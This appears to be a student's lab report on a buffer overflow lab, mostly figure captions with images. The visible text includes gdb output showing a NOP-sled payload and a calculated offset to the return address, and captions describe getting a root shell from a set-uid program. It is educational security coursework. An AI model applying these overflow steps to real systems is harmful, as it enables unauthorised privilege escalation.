Wenbin Li SUID: 687150735

Buffer Overflow Vulnerability Lab

Task 1: Exploiting the Vulnerability



Fig 1.1 code to start shell



Fig 1.2 compile and run callchellcode



Fig 1.3 stack.c code



Fig 1.4 compile stack.c and make it root set-uid file



Fig 1.5 code of exploit.c



Fig 1.6 compile and run exploit.c



Fig 1.7 contents of badifle after run exploit



Fig 1.8 gdb stack to debug and make breakpoint at bof function

Fig 1.9 get buffer addr in stack

```
(gdb) info frame 0
Stack frame at 0xbffff140:
 eip = 0x804848a in bof (stack.c:11); saved eip 0x80484ff
 called by frame at 0xbffff370
 source language c.
 Arglist at 0xbffff138, args:
   str=0xbffff157 "\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\340\362\377\277\341\362\377\277\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220"...
 Locals at 0xbffff138, Previous frame's sp is 0xbffff140
 Saved registers:
  ebp at 0xbffff138, eip at 0xbffff13c
(gdb)
```

Fig 1.10 get info of fram 0 --- bof function

```
(gdb) p 0xbffff13c - 0xbffff118
$2 = 36
(gdb)
```

Fig 1.11 calculate difference between return address and buffer address



Fig 1.12 according result of debug rewrite code of exploit to make badfile



Fig 1.13 compile and run exploit to make badfile



Fig 1.14 badfile shows return addr will be used to change original return address.



Fig 1.15 badfile shows malicious code be written at the end of badfile.



Fig 1.16 run stack, and bufferoverfolow to get root privilege.

